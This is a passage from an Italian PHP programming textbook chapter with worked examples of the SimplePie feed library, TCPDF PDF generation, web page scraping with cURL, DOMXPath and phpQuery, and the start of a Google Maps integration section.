SimplePie è una libreria che semplifica l'impiego di feed RSS e Atom. SimplePie offre anche funzionalità avanzate ed è ben documentato e gratuito. Potete scaricarlo da <http://simplepie.org/> e collocarlo in `/htdocs/simplepie/`. Nel browser, la pagina

`http://localhost/simplepie/compatibility_test/sp_compatibility_test.php` aiuta a configurare le impostazioni del server. Potete attivare l'estensione cURL nel caso in cui si riceva il messaggio:

cURL: The cURL extension is not available. SimplePie will use fsockopen() instead.

Come afferma il messaggio, la scelta non è obbligata e dipende dalle vostre preferenze.

Si prenda il feed RSS del sito <http://wired.com>. Questo stesso feed verrà ripreso nel Capitolo 14 dedicato all'XML senza utilizzare la libreria SimplePie. L'URL del feed RSS è <http://feeds.wired.com/wired/index?format=xml>. SimplePie genera diversi errori `E_DEPRECATED`, che sono una novità introdotta da PHP 5.3. Si può disattivare l'output del messaggio con l'istruzione `error_reporting(E_ALL ^ E_NOTICE ^ E_DEPRECATED);`. Si veda il Listato 10.1.

Listato 10.1 Utilizzo di base di SimplePie.

```
<HTML>
<HEAD>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</HEAD>
<BODY>
<?php
error_reporting ( E_ALL ^ E_NOTICE ^ E_DEPRECATED );
require_once 'simplepie/simplepie.inc';

$feed_url = "http://feeds.wired.com/wired/index?format=xml";
$simplepie = new Simplepie ( $feed_url );

foreach ( $simplepie->get_items () as $item ) {
    echo '<p><strong><a href="' . $item->get_link () . '">';
    echo $item->get_title () . '</a></strong><br/>';
    echo '<em>' . $item->get_date () . '</em><br/>';
    echo $item->get_content () . '</p>';
}
?>
</BODY>
</HTML>
```

Se ricevete il messaggio `./cache is not writeable. Make sure you've set the correct relative or absolute path, and that the location is`

`server-writable` dovrete risolvere il problema. Potete indicare un percorso personalizzato di scrittura come secondo argomento del costruttore, oppure creare una cartella con parametri di scrittura denominata *cache* nella stessa directory in cui si trova lo script. La Figura 10.1 mostra l'output prodotto dal Listato 10.1.

The screenshot shows a web page with four news items listed:

- What Green Technology Could Save the World?**
15 May 2011, 4:35 pm
If you could snap your fingers and invent something that would cure a pressing global problem, what would it be?
- Sony Begins Gradual Restoration of PlayStation Network**
15 May 2011, 5:10 am
After over three weeks of waiting, Sony will begin to restore PlayStation Network services on Saturday
- Artist Creates Intricate Portraits Out of Old Maps**
14 May 2011, 3:00 pm
Nikki Rosato crafts intricate portraits by cutting away at old maps, leaving only the roads and rivers behind like a network of blood vessels.
- Houdini's Letter, Mary Shelley's Hair Among New York Public Library's Artifacts**
14 May 2011, 2:00 pm
The curators at the New York Public Library have spent a century amassing the library's extensive research collection -- everything from 4,300-year-old Sumerian cuneiforms to Malcolm X's briefcase. See a sampling of the fascinating, historical stash in this preview gallery

Figura 10.1 Esempio di output su browser prodotto dal Listato 10.1.

Il codice del Capitolo 14 non sarà molto più lungo di questo esempio. Il vantaggio principale della libreria SimplePie è che è molto più configurabile e maturo. È in grado di gestire svariati tipi di feed e di farci risparmiare fatica quando il parsing diventa particolarmente complesso. SimplePie include una serie di metodi ausiliari che svolgono attività quali l'acquisizione di una favicon (*favorite icon*) o dei campi di un social network. Include anche un supporto predefinito di sanificazione e di gestione delle iscrizioni. SimplePie ha dei plug-in per i framework esterni, i CMS e le API. Nel Listato 10.2 è stata aggiunta l'immagine favicon (l'icona associata alla pagina web) del feed RSS ed è stata formattata la data.

Listato 10.2 SimplePie aggiunge una favicon e una data con formato personalizzato.

```
<HTML>
<HEAD>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</HEAD>
<BODY>
<?php
error_reporting ( E_ALL ^ E_NOTICE ^ E_DEPRECATED );
require_once 'simplepie/simplepie.inc';
```

```

$feed_url = "http://feeds.wired.com/wired/index?format=xml";
$simplepie = new Simplepie ( $feed_url );

$favicon = $simplepie->get_favicon ();
foreach ( $simplepie->get_items () as $item ) {
    echo '<p>&nbsp;
&nbsps;';
    echo '<strong><a href="' . $item->get_link () . '">';
    echo $item->get_title () . '</a></strong><br/>';
    echo '<em>' . $item->get_date ( 'd/m/Y' ) . '</em><br/>';
    echo $item->get_content () . '</p>';
}
?>
</BODY>
</HTML>

```

L'esempio gestisce un elemento di namespace del feed RSS. Se non siete sicuri dei campi presenti in un determinato feed, visualizzate il sorgente nel browser ed esamineate il codice XML. Nel feed di esempio ricavato da *Wired*, l'autore è l'elemento di namespace "dc:creator".

```

<rss xmlns:dc="http://purl.org/dc/elements/1.1/"
      xmlns:feedburner="http://rssnamespace.org/feedburner/ext/1.0"
      version="2.0">
```

dc corrisponde a <http://purl.org/dc/elements/1.1/>, e può utilizzare il metodo `get_item_tags` per analizzare la struttura di una voce. Si considerino i Listati 10.3 e 10.4.

Listato 10.3 Analisi della struttura di un elemento con namespace.

```

<?php
error_reporting ( E_ALL ^ E_NOTICE ^ E_DEPRECATED );
require_once 'simplepie/simplepie.inc';

$feed_url = "http://feeds.wired.com/wired/index?format=xml";
$simplepie = new Simplepie ( $feed_url );
$item = array_pop($simplepie->get_items());
$creator = $item->get_item_tags("http://purl.org/dc/elements/1.1/",
"creator");
var_dump($creator);
```

cui corrisponde l'output:

```

array
  0 =>
    array
      'data' => string 'Sample Author' (length=13)
      'attribs' =>
        array
          empty
      'xml_base' => string '' (length=0)
```

```
'xml_base_explicit' => boolean false
'xml_lang' => string '' (length=0)
```

Ora si conosce la struttura dell'elemento creatore e lo si può inserire nello script.

Listato 10.4 Inserimento del creatore di elementi con namespace.

```
<HTML>
<HEAD>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</HEAD>
<BODY>
<?php

error_reporting ( E_ALL ^ E_NOTICE ^ E_DEPRECATED );
require_once 'simplepie/simplepie.inc';

$feed_url = "http://feeds.wired.com/wired/index?format=xml";
$simplepie = new Simplepie ( $feed_url );

$favicon = $simplepie->get_favicon ();
foreach ( $simplepie->get_items () as $item ) {
    $creator = $item->get_item_tags (
"http://purl.org/dc/elements/1.1/", "creator" );
    echo '<p>&nbsp;
&nbsp;';
    echo '<strong><a href="' . $item->get_link () . '">';
    echo $item->get_title () . '</a></strong><br/>';
    echo '<em>' . $item->get_date ( 'd/m/Y' ) . '</em><br/>';
    echo '<em>' . $creator [0] ['data'] . '</em><br/>';
    echo $item->get_content () . '</p>';
}
?>
</BODY>
</HTML>
```

L'output prodotto dal Listato 10.4 è mostrato nella Figura 10.2.

 What Green Technology Could Save the World?
15/05/2011
<i>Michael Kanellos</i>
If you could snap your fingers and invent something that would cure a pressing global problem, what would it be?
 Sony Begins Gradual Restoration of PlayStation Network
15/05/2011
<i>Chris Kohler</i>
After over three weeks of waiting, Sony will begin to restore PlayStation Network services on Saturday.
 Artist Creates Intricate Portraits Out of Old Maps
14/05/2011
<i>Olivia Solon, Wired UK</i>
Nikki Rosato crafts intricate portraits by cutting away at old maps, leaving only the roads and rivers behind like a network of blood vessels.
 Houdini's Letter; Mary Shelley's Hair Among New York Public Library's Artifacts
14/05/2011
<i>Angela Watercutter</i>
The curators at the New York Public Library have spent a century amassing the library's extensive research collection -- everything from 4,300-year-old Sumerian cuneiforms to Malcolm X's briefcase. See a sampling of the fascinating, historical stash in this preview gallery.

Figura 10.2 Output su browser del Listato 10.4, che visualizza la favicon e l'autore del brano.

Per saperne di più sui metodi e sulle specifiche dell'API SimplePie potete consultare la documentazione disponibile all'indirizzo

<http://simplepie.org/wiki/reference/start>.

TCPDF

TCPDF (<http://tecnick.com>) è una libreria PHP che genera documenti PDF. Non richiede altre librerie esterne, è molto diffusa e viene aggiornata di continuo. Potete scaricarla da <http://www.tcpdf.org>. TCPDF è ricca di funzioni e supporta oggetti grafici di PHP GD e ImageMagick, codici a barre, sfumature, HTML, CSS e font, oltre a gestire layout, intestazioni e piè di pagina. Le definizioni e le impostazioni di default sono nel file di configurazione, in `/htdocs/tcpdf/config/tcpdf_config.php`.

Per generare PDF con TCPDF si lavora più velocemente da riga di comando piuttosto che da browser. La velocità dipende anche da quale browser si utilizza; per esempio, il motore di rendering PDF predefinito nel browser Chrome è incredibilmente veloce. La generazione di PDF con TCPDF può richiedere molta memoria e un tempo di esecuzione significativo. Può essere necessario modificare un paio di impostazioni del file `php.ini`:

```
max_execution_time = 90 //aumentare o diminuire se necessario  
memory_limit = 256M //aumentare o diminuire se necessario
```

Il Listato 10.5 genera una riga di testo in PDF utilizzando poche righe di codice.

Listato 10.5 Esempio elementare di TCPDF.

```
<?php  
  
error_reporting(E_ALL);  
require_once '/tcpdf/config/lang/eng.php';  
require_once '/tcpdf/tcpdf.php';  
  
//Costruisce un nuovo oggetto TCPDF  
$pdf = new TCPDF();  
  
//aggiunge una pagina  
$pdf->AddPage();  
  
//assegna del testo  
$txt = "Pro PHP Programming - Chapter 10: TCPDF Minimal Example";  
  
//visualizza il blocco di testo  
$pdf->Write( 20, $txt );  
  
//salva il PDF  
$pdf->Output( 'minimal.pdf', 'I' );  
  
?>
```

Nel Listato 10.5 si include il file di configurazione della lingua e il file della libreria, poi si costruisce una nuovo oggetto `TCPDF` nel quale si aggiunge una pagina utilizzando il metodo `AddPage`. Si scrive una sola riga di testo alta 20 mm, poi si genera il documento PDF. L'opzione `'I'` serve a visualizzare il documento nel browser, se disponibile.

Il costruttore ha molti parametri facoltativi che impostano l'orientamento, l'unità di misura, il formato, l'unicode, la codifica e la cache su disco. I valori predefiniti corrispondenti sono `portrait`, `mm`, `A4`, `true`, `UTF-8` e `false`. Per quanto riguarda la cache, l'impostazione `false` è più veloce ma occupa più RAM; il valore `true` implica un'esecuzione più lenta perché si scrive su disco, ma consuma meno RAM.

Il metodo `write` richiede solo l'altezza della riga e il testo, ma prevede una decina di parametri facoltativi. Il metodo `output` accetta come primo argomento il nome del file oppure una stringa dati. Per la rappresentazione di una stringa dati è necessario che il primo carattere sia un simbolo `@`.

Nell'indicazione del nome di file vengono eliminati i caratteri non validi, e gli spazi sono convertiti in underscore. Le opzioni di salvataggio includono la visualizzazione inline su browser (default) tramite plug-in, se disponibile, il download forzato, il salvataggio su server e la restituzione del documento come stringa raw o come allegato e-mail.

NOTA

È difficile ricordare i tanti argomenti facoltativi dei metodi `write` ed è anche facile confonderli tra loro. le API dovrebbero sempre produrre metodi intuitivi per il programmatore che le deve utilizzare. Potete per esempio limitare il numero di argomenti dei metodi o passarli in un array associativo oppure come oggetti. La presenza di troppi parametri è anche un segnale di code smell (cioè qualcosa che non va nel codice). Robert Martin lo spiega bene in Clean Code (Prentice-Hall, 2009): "Il numero ideale di argomenti di una funzione è zero (niladic). Poi vengono quelle con un argomento (monadic), seguite da vicino da funzioni che ne hanno due (dyadic). È bene evitare il più possibile la presenza di tre argomenti (triadic). La presenza di più di tre argomenti (polyadic) richiede una ragione molto particolare, meglio ancora andrebbe esclusa a priori". Un numero inferiore di parametri rende più facile o perfino superfluo ricordare la funzione, anche se un IDE, per esempio Zend Studio o Netbeans, fornisce dei link inline con i sorgenti e suggerimenti per il completamento automatico dei comandi.

Da un punto di vista grafico, TCPDF contiene metodi che consentono di utilizzare immagini GD, PNG con canale alfa oppure EPS; si possono inoltre comporre forme geometriche, per esempio cerchi, linee e poligoni. Come per la maggior parte dei metodi, anche per la grafica esistono molti argomenti facoltativi. Non è fondamentale ricordarli tutti; basta cercarli nel file `tcpdf.php` quando necessario.

Il Listato 10.6 mostra come produrre l'output di un'immagine e un testo formattato in HTML in un documento.

Listato 10.6 Secondo esempio di TCPDF con immagine e testo in HTML.

```
<?php

error_reporting ( E_ALL );
require_once '/tcpdf/config/lang/eng.php';
require_once '/tcpdf/tcpdf.php';

//Costruisce un nuovo oggetto TCPDF
$pdf = new TCPDF ();

//imposta metainformazioni sul documento
$pdf->SetCreator ( PDF_CREATOR );
$pdf->SetAuthor ( 'Brian Danchilla' );
$pdf->SetTitle ( 'Pro PHP Programming - Chapter 10' );
$pdf->SetSubject ( 'TCPDF Example 2' );
$pdf->SetKeywords ( 'TCPDF, PDF, PHP' );

//imposta il font
$pdf->SetFont ( 'times', '', 20 );

//aggiunge una pagina
$pdf->AddPage ();
```

```

$txt = <<<HDOC
Pro PHP Programming:
Chapter 10: TCPDF Example 2
An Image:
HDOC;
$pdf->Write ( 0, $txt );

//fattore di scala dell'immagine
$pdf->setImageScale ( PDF_IMAGE_SCALE_RATIO );

//qualità JPEG
$pdf->setJPEGQuality ( 90 );

//immagine di esempio
$pdf->Image ( "bw.jpg" );

$txt = "Above: an image<h2>Embedded HTML</h2>
This text should have some <em>italic</em> and some
<strong>bold</strong>
and the caption should be an &lt;h2&gt;.";

$pdf->WriteHTML ( $txt );

//salva il PDF
$pdf->Output ( 'image_and_html.pdf', 'I' );
?>

```

Il risultato dell'esecuzione dell'esempio è mostrato nella Figura 10.3.




Figura 10.3 L'esecuzione del Listato 10.6 sovrappone testo e immagine.

Il Listato 10.6 imposta i metadati del documento e il font. Analogamente al primo esempio del Listato 10.5, anche in questo caso si aggiunge un blocco di testo con `write`, poi si definiscono le proprietà dell'immagine e la si visualizza in output con il metodo `Image`. Infine, si incorporano i tag HTML e si visualizza il testo formattato con il metodo `WriteHTML`.

L'impostazione predefinita prevede che il logo sia riprodotto nell'ultima posizione del cursore; ciò provoca una sovrapposizione tra immagine e testo. Per risolvere il problema si aggiungono alcune interruzioni di riga con il metodo `Ln` (Listato 10.7), che accetta come argomento il valore

dell'altezza. L'altezza di default è uguale a quella impostata nell'elemento di testo precedente.

Listato 10.7 Risolvere il problema di sovrapposizione inserendo interruzioni di riga.

```
<?php

error_reporting ( E_ALL );
require_once '/tcpdf/config/lang/eng.php';
require_once '/tcpdf/tcpdf.php';

//Costruisce un nuovo oggetto TCPDF
$pdf = new TCPDF ();

//imposta metainformazioni sul documento
$pdf->SetCreator ( PDF_CREATOR );
$pdf->SetAuthor ( 'Brian Danchilla' );
$pdf->SetTitle ( 'Pro PHP Programming - Chapter 10' );
$pdf->SetSubject ( 'TCPDF Example 2' );
$pdf->SetKeywords ( 'TCPDF, PDF, PHP' );

//imposta il font
$pdf->SetFont ( 'times', '', 20 );

//aggiunge una pagina
$pdf->AddPage ();
$txt = <<<HDOC
Pro PHP Programming:
Chapter 10: TCPDF Example 2
An Image:
HDOC;
$pdf->Write ( 0, $txt );
$pdf->Ln ();

//fattore di scala dell'immagine
$pdf->setImageScale ( PDF_IMAGE_SCALE_RATIO );

//qualità JPEG
$pdf->setJPEGQuality ( 90 );

//immagine di esempio
$pdf->Image ( "bw.jpg" );
$pdf->Ln ( 30 );

$txt = "Above: an image
<h2>Embedded HTML</h2>
This text should have some <em>italic</em> and some
<strong>bold</strong>
and the caption should be an &lt;h2&gt;.";

$pdf->WriteHTML ( $txt );

//salva il PDF
$pdf->Output ( 'image_and_html.pdf', 'I' );
?>
```

Il risultato dell'esecuzione di questo esempio è mostrato nella Figura 10.4.

Pro PHP Programming:
Chapter 10: TCPDF Example 2
An Image:

Above: an image

Embedded HTML

This text should have some *italic* and some **bold** and the caption should be an <h2>.

Figura 10.4 L'esecuzione del Listato 10.7 risolve il problema della sovrapposizione.

Il Listato 10.8 è un terzo e ultimo esempio di utilizzo della libreria TCPDF, che visualizza un codice a barre e un'immagine sfumata. I tipi di codice a barre disponibili sono indicati nel file `barcodes.php`, mentre i metodi di output dei codici a barre sono `write1DBarcode`, `write2DBarcode` e `setBarcode`. I metodi per la sfumatura delle immagini sono `Gradient`, `LinearGradient`, `CoonsPatchMesh` e `RadialGradient`.

Listato 10.8 TCPDF per generare un codice a barre e una sfumatura.

```
<?php

error_reporting ( E_ALL );
require_once '/tcpdf/config/lang/eng.php';
require_once '/tcpdf/tcpdf.php';

//Costruisce un nuovo oggetto TCPDF
$pdf = new TCPDF ();

//imposta metainformazioni sul documento
$pdf->SetCreator ( PDF_CREATOR );
$pdf->SetAuthor ( 'Brian Danchilla' );
$pdf->SetTitle ( 'Pro PHP Programming - Chapter 10' );
$pdf->SetSubject ( 'TCPDF Example 3 - Barcode & Gradient' );
$pdf->SetKeywords ( 'TCPDF, PDF, PHP' );

//imposta il font
$pdf->SetFont ( 'times', '', 20 );

//imposta i margini
$pdf->SetMargins( PDF_MARGIN_LEFT, PDF_MARGIN_TOP, PDF_MARGIN_RIGHT );

//aggiunge una pagina
$pdf->AddPage();
$txt = <<<HDOC
```

```

Chapter 10: TCPDF Example 3 - Barcode & Gradients
HDOC;
$pdf->Write( 20, $txt );
$pdf->Ln();

$pdf->write1DBBarcode('101101101', 'C39+');

$pdf->Ln();

$txt = "Above: a generated barcode. Below, a generated gradient image";

$pdf->WriteHTML($txt);

$pdf->Ln();


$blue = array( 0, 0, 200 );
$yellow = array( 255, 255, 0 );
$coords = array( 0, 0, 1, 1 );

//disegna una sfumatura lineare
$pdf->LinearGradient( PDF_MARGIN_LEFT, 90, 20, 20, $blue, $yellow,
$coords );
$pdf->Text( PDF_MARGIN_LEFT, 111, 'Gradient cell' ); //label

//salva il PDF
$pdf->Output( 'barcode_and_gradient.pdf', 'I' );
?>
```

Il codice del Listato 10.8 ha aggiunto funzionalità che impostano i margini di pagina, scrivono un codice a barre e disegnano una sfumatura lineare. L'esecuzione dello script produce il risultato mostrato nella Figura 10.5.

Occorre infine ricordare che potete modificare il comportamento delle interruzioni di pagina utilizzando il metodo `SetAutoPageBreak`. Le interruzioni di pagina sono automatiche per default, come se si chiamasse `$pdf->SetAutoPageBreak(TRUE, PDF_MARGIN_FOOTER)`. Per disattivarle è necessario chiamare `$pdf->SetAutoPageBreak(FALSE)`. In assenza di interruzioni automatiche, i dati che non rientrano nella pagina vengono eliminati; ciò richiede al programmatore di aggiungere più chiamate `AddPage` e di verificare la dimensione del contenuto della pagina. Se le interruzioni di pagina sono automatiche, i dati che non trovano posto nella pagina sono visualizzati in una nuova pagina.



Above: a generated barcode. Below, a generated gradient



Gradient cell

Figura 10.5 Codice a barre e sfumatura generati da TCPDF.

Ricavare informazioni da un sito web

A volte si vogliono estrarre informazioni da un sito, anche se non è sempre facile accedere alle informazioni desiderate tramite chiamate API o feed dei web service. I dati sono presenti in formato HTML e si vorrebbe acquisire le informazioni in modo automatico, per elaborarle successivamente.

Questo processo prende il nome di *page scraping*.

Le tecniche di scraping non sono così accurate come quelle che consentono di acquisire dati XML da un feed RSS o da un'API; tuttavia si possono sfruttare particolari accorgimenti, per esempio elementi CSS, id e valori di classi, allo scopo di riportare in tabelle i dati e dare un senso alle informazioni acquisite. I siti che adottano regole di formattazione più rigide forniscono dati che risultano più semplici da acquisire con le tecniche di scraping.

Lo scraping avviene in due fasi. Innanzitutto si deve acquisire il contenuto remoto e poi scoprire cosa ci si può fare. L'acquisizione di contenuto remoto può essere effettuata semplicemente utilizzando la funzione `file_get_contents`, oppure con qualche opzione di configurazione tramite la libreria cURL. Tra le cose che si possono fare con i dati estratti c'è la loro visualizzazione, li si può filtrare/esaminare per trovare un determinato contenuto, oppure li si può memorizzare in un file o in un database.

In questo paragrafo ci si occupa della seconda opportunità, ovvero della ricerca di un contenuto specifico. Il contenuto generico può essere estratto con un'espressione regolare (regex). Negli esempi HTML ha più senso caricare i dati in un oggetto DOMDocument. Si vedrà come utilizzare

DOMDocument insieme a DOMXPath e si studierà la funzionalità equivalente offerta dalla libreria phpQuery.

phpQuery include l'oggetto DOMDocument e simula la notazione jQuery lato server. Di conseguenza, se conoscete già jQuery potete sfruttare la libreria per ottenere facilmente ciò che volete. Per saperne di più su XML, DOM e jQuery leggete i Capitoli 14 e 15.

Attenzione: ricevere il messaggio Fatal error: Call to undefined function curl_init() significa che dovete installare o attivare l'estensione cURL.

Scaricate la libreria cURL se non è presente nel vostro sistema, quindi aggiungete nel file `php.ini` oppure attivate la riga dell'estensione:

```
;windows:  
extension=php_curl.dll;
```

```
linux:  
extension=php_curl.so
```

e riavviate il web server.

Il Listato 10.9 acquisisce e visualizza i dati da <http://www.nhl.com> utilizzando cURL.

Listato 10.9 Utilizzo di base di cURL.

```
<?php  
error_reporting ( E_ALL ^ E_NOTICE );  
  
$url = "http://www.nhl.com";  
print fetchRawData ( $url );  
  
function fetchRawData($url) {  
    $ch = curl_init ();  
    curl_setopt ( $ch, CURLOPT_URL, $url );  
    curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );  
//restituisce l'output  
                                //in una  
variabile  
    curl_setopt ( $ch, CURLOPT_FAILONERROR, true ); //non funziona  
se incontra  
                                //un errore  
    curl_setopt ( $ch, CURLOPT_FOLLOWLOCATION, true ); //consente  
il reindirizzo  
    curl_setopt ( $ch, CURLOPT_TIMEOUT, 10 ); //durata del timeout  
  
    $data = curl_exec ( $ch );  
    if (! $data) {  
        echo "<br />cURL error:<br />\n";  
        echo "#" . curl_errno ( $ch ) . "<br />\n";  
        echo curl_error ( $ch ) . "<br />\n";
```

```

        echo "Detailed information:";  

        var_dump ( curl_getinfo ( $ch ) );  

        die ();  

    }  
  

    curl_close ( $ch );  

    return $data;  

}
?>

```

Il Listato 10.9 imposta un handler di risorse cURL con `curl_init`, poi configura le impostazioni cURL con alcune chiamate `curl_setopt`. Il metodo `curl_exec` esegue la richiesta e restituisce il risultato. Infine, si controlla se il risultato è diverso da NULL. Se il risultato è NULL si utilizzano i metodi `curl_errno`, `curl_error` e `curl_getinfo` per verificare il tipo di errore. `curl_getinfo` contiene informazioni relative all'ultima richiesta. In genere l'errore si presenta come segue:

```

cURL error:  

#6  

Could not resolve host: www.znhlz.com; Host not found

```

La libreria cURL offre molte possibilità di configurazione:

```

curl_setopt( $ch, CURLOPT_POST, true );  

//richiesta POST  

curl_setopt( $ch, CURLOPT_POSTFIELDS, "key1=value1&key2=value2" ); //coppia key/value POST  

curl_setopt($ch, CURLOPT_USERPWD, "username:password" ); //per siti con  
  

//autenticazione  

//alcuni siti bloccano richieste in cui gli user agent non sono inviati  

curl_setopt( $ch, CURLOPT_USERAGENT, $userAgent );

```

Se non si richiede una configurazione completa e l'utilizzo di `file_get_contents` è stato attivato in `php.ini`, allora lo script del Listato 10.9 si riduce alle istruzioni riportate nel Listato 10.10.

Listato 10.10 Analisi semplificata del contenuto tramite `file_get_contents`.

```

<?php  

error_reporting(E_ALL ^ E_NOTICE);  
  

$url = "http://www.nhl.com";  

print fetchData( $url );  
  

//funzione di fetching (acquisizione)
function fetchData( $url ) {
    $data = file_get_contents($url);
    if( $data === false ) {
        die("Error");
}

```

```

    }
    return $data;
}

?>
```

Il prossimo script si basa sul Listato 10.9 per analizzare una serie specifica di dati e visualizzare i risultati. Nell'esempio si vogliono trovare i link e i rispettivi titoli presenti in una pagina web.

Listato 10.11 cURL, DOMDocument e DOMXPath per trovare i link in una pagina web.

```

<?php

error_reporting ( E_ALL ^ E_NOTICE );

$url = "http://www.nhl.com";
$rawHTML = fetchRawData ( $url );
$parsedData = parseSpecificData ( $rawHTML );
displayData ( $parsedData );

//funzione di fetching (acquisizione)
function fetchRawData($url) {
    $ch = curl_init ();
    curl_setopt ( $ch, CURLOPT_URL, $url );
    curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );
//restituisce l'output
//in una
variabile
    curl_setopt ( $ch, CURLOPT_FAILONERROR, true ); //non funziona
se incontra
//un errore
    curl_setopt ( $ch, CURLOPT_FOLLOWLOCATION, true ); //consente
il reindirizzo
    curl_setopt ( $ch, CURLOPT_TIMEOUT, 10 ); //durata del timeout

    $data = curl_exec ( $ch );
    if (! $data) {
        echo "<br />cURL error:<br/>\n";
        echo "#" . curl_errno ( $ch ) . "<br/>\n";
        echo curl_error ( $ch ) . "<br/>\n";
        echo "Detailed information:";
        var_dump ( curl_getinfo ( $ch ) );
        die ();
    }

    curl_close ( $ch );
    return $data;
}

//funzione di fetching (acquisizione)
function parseSpecificData($data) {
    $parsedData = array ();
    //carica in DOM
    $dom = new DOMDocument ();
```

```

@$dom->loadHTML($data); //in genere non si utilizza per
eliminare gli errori!

$xpath = new DOMXPath ( $dom );
$links = $xpath->query ( "/html/body//a" );
if ($links) {
    foreach ( $links as $element ) {
        $nodes = $element->childNodes;
        $link = $element->attributes->getNamedItem (
'href' )->value;
        foreach ( $nodes as $node ) {
            if ($node instanceof DOMText) {
                $parsedData [] = array ("title"
=> $node->nodeValue,
                                         "href"
=> $link );
            }
        }
    }
    return $parsedData;
}

//funzione di visualizzazione (display)
function displayData(Array $data) {
    foreach ( $data as $link ) { //escape output
        $cleaned_title = htmlentities ( $link ['title'],
ENT_QUOTES, "UTF-8" );
        $cleaned_href = htmlentities ( $link ['href'],
ENT_QUOTES, "UTF-8" );
        echo "<p><strong>" . $cleaned_title . "</strong>
<br/>\n";
        echo $cleaned_href . "</p>\n";
    }
}

?>

```

Il Listato 10.11 carica i dati raw in un oggetto `DOMDocument`, poi chiama `loadHTML` e utilizza l'operatore PHP `@` (error suppression).

NOTA

In genere non si utilizza l'operatore error suppression perché ostacola il lavoro di debugging. Tuttavia, in questo esempio l'operatore nasconde una grande quantità di segnalazioni `DOMDocument` che qui non ci interessano.

Si utilizza poi `DOMXPath` per trovare i link nel documento e il testo corrispondente, allo scopo di memorizzare queste informazioni in un array. I dati si trovano in una sorgente esterna, pertanto non devono essere considerati affidabili. Viene fatto un escape di tutti i valori prima di visualizzare l'output su schermo, adottando una tecnica che consente di

evitare un attacco cross-site scripting, come verrà illustrato nel Capitolo 11 che si occupa di sicurezza.

Di seguito è riportato un esempio di output prodotto dall'esecuzione del Listato 10.11:

TEAMS

<http://www.nhl.com/ice/teams.htm#?nav=tms-main>

Chicago Blackhawks

<http://blackhawks.nhl.com>

Columbus Blue Jackets

<http://bluejackets.nhl.com>

Detroit Red Wings

<http://redwings.nhl.com>

Vediamo ora come la libreria phpQuery consente di utilizzare selettori e notazioni simili a quelle di jQuery. Si consideri il Listato 10.12, che semplifica la fase di acquisizione dello script di scraping. Prima è necessario scaricare la libreria phpQuery da

<http://code.google.com/p/phpquery/>.

Listato 10.12 cURL e phpQuery per trovare i link in una pagina web.

```
<?php
error_reporting ( E_ALL ^ E_NOTICE );
require_once "phpquery/phpQuery/phpQuery.php";

$url = "http://www.nhl.com";
$rawHTML = fetchRawData ( $url );
$parsedData = parseSpecificData ( $rawHTML );
displayData ( $parsedData );

// funzione di fetching (acquisizione)
function fetchRawData($url) {
    $ch = curl_init ();
    curl_setopt ( $ch, CURLOPT_URL, $url );
    curl_setopt ( $ch, CURLOPT_RETURNTRANSFER, true );
// restituisce l'output
// in una
variabile
    curl_setopt ( $ch, CURLOPT_FAILONERROR, true ); //non funziona
se incontra
// un errore
    curl_setopt ( $ch, CURLOPT_FOLLOWLOCATION, true ); //consente
il reindirizzo
    curl_setopt ( $ch, CURLOPT_TIMEOUT, 10 ); //durata del timeout
```

```

$data = curl_exec ( $ch );
if ( ! $data) {
    echo "<br />cURL error:<br/>\n";
    echo "#" . curl_errno ( $ch ) . "<br/>\n";
    echo curl_error ( $ch ) . "<br/>\n";
    echo "Detailed information:" ;
    var_dump ( curl_getinfo ( $ch ) );
    die ();
}

curl_close ( $ch );
return $data;
}

//funzione di parsing (analisi)
function parseSpecificData($data) {
    $parsedData = array ();
    phpQuery::newDocumentHTML ( $data );
    foreach ( pq ( "a" ) as $link ) {
        $title = pq ( $link )->text ();
        if ($title) {
            $parsedData [] = array ("title" => $title,
                                  "href" => pq ( $link )-
>attr ( 'href' ) );
        }
    }

    return $parsedData;
}

//funzione di visualizzazione (display)
function displayData(Array $data) {
    foreach ( $data as $link ) { //output di escape
        $cleaned_title = htmlentities ( $link ['title'],
ENT_QUOTES, "UTF-8" );
        $cleaned_href = htmlentities ( $link ['href'],
ENT_QUOTES, "UTF-8" );
        echo "<p><strong>" . $cleaned_title . "</strong>
<br/>\n";
        echo $cleaned_href . "</p>\n";
    }
}

?>

```

Si noti che passando dal Listato 10.11 al Listato 10.12 è stata modificata solo la funzione di acquisizione dati. Si chiama il metodo statico newDocumentHTML per utilizzare phpQuery al posto di impiegare direttamente DOMDocument:

```
phpQuery::newDocumentHTML($data);
```

In questo libro non si intende studiare completamente la libreria phpQuery, ma si possono confrontare le notazioni adottate da XPath, phpQuery e jQuery per definire i selettori impiegati nell'esempio, come illustrato nella Tabella 10.1.

Tabella 10.1 Confronto tra le notazioni phpQuery, JQuery e XPath.

phpQuery	JQuery	XPath	
Selezione generale	pq()	\$()	query()
Selezione di link	pq("a")	\$("a")	query("/html/body//a")
Attributo href	pq(\$link)->attr('href')	\$("a").attr('href');	getNamedItem('href')->value
Testo	pq(\$link)->text();	\$("a").text();	nodeValue

Integrazione con Google Maps

Per utilizzare Google Maps si deve disporre della libreria php-google-map-api, che si può scaricare da <http://code.google.com/p/php-google-map-api/>. Al momento non è disponibile il download diretto del package relativo all'ultima versione, 3.0. È necessario impiegare un client subversion per verificare i sorgenti tramite il comando `svn checkout http://php-google-map-api.googlecode.com/svn/trunk/`.

